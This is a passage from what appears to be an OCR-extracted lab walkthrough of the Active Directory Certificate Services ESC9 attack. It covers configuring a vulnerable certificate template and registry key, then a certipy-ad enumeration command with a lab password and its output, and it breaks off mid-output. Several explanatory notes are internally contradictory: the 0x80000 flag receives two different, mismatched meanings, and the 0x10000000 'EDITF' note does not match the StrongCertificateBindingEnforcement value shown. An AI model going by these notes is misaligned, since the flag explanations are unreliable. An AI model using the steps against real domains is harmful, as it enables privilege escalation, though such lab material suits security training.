msPKI-Certificate-Na...	-2046820352
msPKI-Certificate-Policy	<not set>
msPKI-Cert-Template...	1.3.6.1.4.1.311.21.8.1304206.3462380.3687
msPKI-Enrollment-Flag	41
msPKI-Minimal-Key-Si...	2048
msPKI-Private-Key-Flag	16842768

Step 12: Set Value: 0x80000



Integer Attribute Editor

Attribute: msPKI-Enrollment-Flag

Value:


0x80000

The 0x80000 (PEND_ALL_REQUESTS) flag means all certificate requests need manual CA approval, useful for auditing or access control testing.

***Note**: This sets the flag to **Remove revoked certificates from store** (used in some real-world templates)*

Step 13: Ensure its value is 524288 (or includes it, if combined with other flags).

Click **Ok**




CN=ESC9 Properties

Attributes:

Attribute	Value
msDS-CloudAnchor	<not set>
mS-DS-ConsistencyC...	<not set>
mS-DS-ConsistencyG...	<not set>
msDS-LastKnownRDN	<not set>
msDS-NcType	<not set>
msDS-ObjectSoa	<not set>
msDS-SourceAnchor	<not set>
msPKI-Certificate-App...	1.3.6.1.5.5.7.3.2; 1.3.6.1.5.5.7.3.4; 1.3.6.1.4
msPKI-Certificate-Na...	-2046820352
msPKI-Certificate-Policy	<not set>
msPKI-Cert-Template...	1.3.6.1.4.1.311.21.8.1304206.3462380.3687
msPKI-Enrollment-Flag	524288
msPKI-Minimal-Key-Si...	2048
msPKI-Private-Key-Flag	16842768

Step 14: Still in ADSI Edit → CN=ESC9 → Properties

- Click **Security** tab → Click **Add…**
- Enter username: sanjeet
- Select user and under **Permissions**, check: Write
- And Click **OK**



Group or user names:

- Administrators (LAB1\Administrators)
- Account Operators (LAB1\Account Operators)
- Pre-Windows 2000 Compatible Access (LAB1\Pre-Windows 2000 ...
- raj (raj@ignite.local)
- Windows Authorization Access Group (LAB1\Windows Authorizatio...
- Terminal Server License Servers (LAB1\Terminal Server License Se...
- ENTERPRISE DOMAIN CONTROLLERS

Permissions for raj	Allow	Deny
Full control	□	□
Read	☑	□
Write	☑	□
Create all child objects	□	□
Delete all child objects	□	□
Allowed to authenticate	□	□
Change password	□	□


For special permissions or advanced settings, click Advanced.

***Note**: If we have write permissions on a vulnerable template, we can modify its settings (e.g., add SANs, escalate privileges), which is a key step in ADCS attacks like ESC1 and ESC9.*

Step 15: In the CA server, open: regedit.exe

- Navigate to: ComputerHKEY_LOCAL_MACHINESYSTEMCurrentControlSetServiceskdc

- Find or create a **DWORD value**:



Registry Editor


File Edit View Favorites Help

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc

Name	Type	Data
(Default)	REG_SZ	(value not set)
DependOnService	REG_MULTI_SZ	RpcSs Afd NTDS
Description	REG_SZ	@%SystemRoot%\Syst
DisplayName	REG_SZ	@%SystemRoot%\Syst
ErrorControl	REG_DWORD	0x00000001 (1)
Group	REG_SZ	MS_WindowsRemoteV
ImagePath	REG_EXPAND_SZ	%SystemRoot%\Syster
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000020 (32)

Step 16: Set value: Hex: 0x10000000

And **Click Ok**



Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc

Name	Type
(Default)	REG_SZ
DependOnService	REG_MU
Description	REG_SZ
DisplayName	REG_SZ
ErrorControl	REG_DW
Group	REG_SZ
ImagePath	REG_EXF
ObjectName	REG_SZ
Start	REG_DW
Type	REG_DW
StrongCertificateBindingEnforcement	REG_DW

Edit DWORD (32-bit) Value

Value name: StrongCertificateBindingEnforcement

Value data: 1

Base
● Hexadecimal
○ Decimal

***Note**: The flag 0x10000000 (268435456) = **EDITF_ATTRIBUTESUBJECTALTNAME2**, allows the SAN field in certificate requests to be honored, crucial for ESC9 abuse in ADCS attacks.*

Enumeration & Exploitation


Method 1: Template-Based Admin Impersonation

In this method, we exploit two key weaknesses: we identify **misconfigured certificate templates** that allow user-controlled fields like UPN/SAN (via CT_FLAG_NO_SECURITY_EXTENSION), and we observe **weak certificate mapping** enforcement, where systems in Active Directory accept authentication based solely on the UPN in a certificate, regardless of whom it issues the certificate to. This attack doesn’t rely on stealing credentials or hashes, but instead, we abuse AD’s **PKI trust model** by manipulating how certificates map to user identities.

Discover Vulnerable Templates

To exploit ESC9, first identify vulnerable certificate templates using Certipy:


certipy-ad find -u -p Password@1 -dc-ip 192.168.1.16 -vulnerable -enabled
This checks for templates with the CT_FLAG_NO_SECURITY_EXTENSION flag that allow users to set identity fields like UPN. These misconfigured templates enable weak certificate mapping and form the core of ESC9, making it possible to impersonate privileged users without credentials.



```
┌──(root㉿kali)-[~]
└─# certipy-ad find -u 'raj@ignite.local' -p Password@1 -dc-ip 192.168.1.16 -vulnerable -enabled
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'ignite-DC1-CA' via CSRA
[!] Got error while trying to get CA configuration for 'ignite-DC1-CA' via CSRA: CASessionError: code: 0x80
[*] Trying to get CA configuration for 'ignite-DC1-CA' via RRP
[*] Got CA configuration for 'ignite-DC1-CA'
[*] Saved BloodHound data to '20250504234143_Certipy.zip'. Drag and drop the file into the BloodHound GUI fr
[*] Saved text output to '20250504234143_Certipy.txt'
[*] Saved JSON output to '20250504234143_Certipy.json'
```

After running Certipy, open the generated .txt file to review certificate authority details:

This confirms the CA name (ignite-DC1-CA), and shows key settings like Web Enrollment: Disabled, Request Disposition: Issue, and most importantly, that **User Specified SAN** is disabled, which aligns with ESC9 characteristics, relying only on the spoofable UPN field.




```
┌──(root㉿kali)-[~]
└─# cat 20250504234143_Certipy.txt
Certificate Authorities
  0
    CA Name                             : ignite-DC1-CA
    DNS Name                            : DC1.ignite.local
    Certificate Subject                 : CN=ignite-DC1-CA, DC
    Certificate Serial Number           : 6F6FA0344DFD84834406
    Certificate Validity Start          : 2025-05-04 17:25:12
    Certificate Validity End            : 2030-05-04 17:35:12
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
```

Scroll down in the same .txt output to inspect individual template details, especially those marked as vulnerable:

Look for:

- **Template Name:** ESC9
- **Enrollment Flag:** NoSecurityExtension
- **Enrollment Rights:** Includes Domain Users
- **Vulnerabilities:** Marked explicitly as ESC9



```
    Template Name                           : ESC9
    Display Name                            : ESC9
    Certificate Authorities                 : ignite-DC1-CA
    Enabled                                 : True
    Client Authentication                   : True
    Enrollment Agent                        : False
    Any Purpose                             : False
    Enrollee Supplies Subject               : False
